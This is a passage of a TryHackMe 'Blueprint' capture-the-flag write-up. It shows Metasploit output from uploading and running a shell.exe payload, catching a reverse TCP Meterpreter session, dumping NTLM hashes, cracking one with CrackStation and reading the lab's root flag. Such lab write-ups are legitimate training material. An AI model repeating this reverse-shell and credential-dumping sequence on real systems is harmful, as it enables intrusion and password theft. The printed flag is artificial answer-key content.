
```
meterpreter > upload shell.exe
[*] uploading  : /home/kali/TryHackMe/Blueprint/shell.exe → shell.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/TryHackMe/Blueprint/shell.exe → shell.exe
[*] uploaded   : /home/kali/TryHackMe/Blueprint/shell.exe → shell.exe
```



```
meterpreter > execute -f shell.exe
Process 5564 created.
meterpreter > 

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.8.97.213:4242
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.8.97.213:4242
[*] Sending stage (175686 bytes) to 10.10.120.231
[*] Meterpreter session 1 opened (10.8.97.213:4242 → 10.10.120.231:49371) at 2023-06-18 10:43:50 -0400

meterpreter > 
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
```

We got the hash → Use **Crackstation** to crack the hash and get the NTLM decrypted



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
30e87bf999828446a1c1209ddde4c450
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	googleplus

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Back to the previous **metasploit**, navigate to `C:\Users\Administrator\Desktop` → Get the root flag

```
meterpreter > pwd
C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
meterpreter > cd C:
meterpreter > cd Users
meterpreter > cd Administrator
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-04-11 18:36:47 -0400  desktop.ini
100666/rw-rw-rw-  37    fil   2019-11-27 13:15:37 -0500  root.txt.txt

meterpreter > cat root.txt.txt
THM{aea1e3ce6fe7f89e10cea833ae009bee}
```